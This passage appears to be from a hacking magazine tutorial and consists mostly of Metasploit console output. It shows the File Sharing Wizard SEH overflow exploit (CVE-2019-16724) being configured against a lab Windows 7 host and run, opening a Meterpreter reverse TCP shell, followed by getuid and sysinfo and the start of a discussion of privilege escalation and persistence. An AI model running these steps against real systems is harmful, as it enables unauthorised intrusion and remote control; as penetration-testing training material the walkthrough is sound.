
```
msf5 > search file_sharing

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Descr
iption
   -  ----                                              ---------------  ----    -----  -----
------
   0  auxiliary/scanner/ftp/easy_file_sharing_ftp       2017-03-07       normal  Yes    Easy
File Sharing FTP Server 3.6 Directory Traversal
   1  exploit/windows/http/file_sharing_wizard_seh      2019-09-24       normal  Yes    File
Sharing Wizard - POST SEH Overflow
```



```
Description:
  This module exploits an unauthenticated HTTP POST SEH-based buffer
  overflow in File Sharing Wizard 1.5.0.

References:
  https://cvedetails.com/cve/CVE-2019-16724/
  https://www.exploit-db.com/exploits/47412

msf5 exploit(windows/http/file_sharing_wizard_seh) >
```


Have any questions?
Fire them to
qa@hackercoolmagz.com

There's no turning back now.



```
msf5 > use exploit/windows/http/file_sharing_wizard_seh
msf5 exploit(windows/http/file_sharing_wizard_seh) > show options

Module options (exploit/windows/http/file_sharing_wizard_seh):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:
port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proces
s, none)
   LHOST                      yes       The listen address (an interface may be specified
)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista / Windows 7 (x86)


msf5 exploit(windows/http/file_sharing_wizard_seh) > set rhosts 192.168.36.152
rhosts ⇒ 192.168.36.152
msf5 exploit(windows/http/file_sharing_wizard_seh) > set rport 81
rport ⇒ 81
msf5 exploit(windows/http/file_sharing_wizard_seh) > check
[*] 192.168.36.152:81 - The service is running, but could not be validated.
msf5 exploit(windows/http/file_sharing_wizard_seh) > 
```


Despite the vulnerability of the target is not confirmed, I executed the module.



```
msf5 exploit(windows/http/file_sharing_wizard_seh) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending payload to target
[*] Sending stage (176195 bytes) to 192.168.36.152
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.152:49176) at 2020-07
-06 08:03:09 -0400

meterpreter > getuid
Server username: WIN-DHH9GH6L5SP\admin
meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```


Voila, I have a meterpreter session on the target. There are two important things to do in a penetration test as soon as we have a session on the target. They are escalating privileges and gaining persistence, In the present case, we just have user privileges and need to get SYSTEM privileges which gives us complete control on the target and persistence makes sur-e we continuously have access to the system. This stage is more popular as maintaining ac-cess in penetration testing. In some cases, the shell we 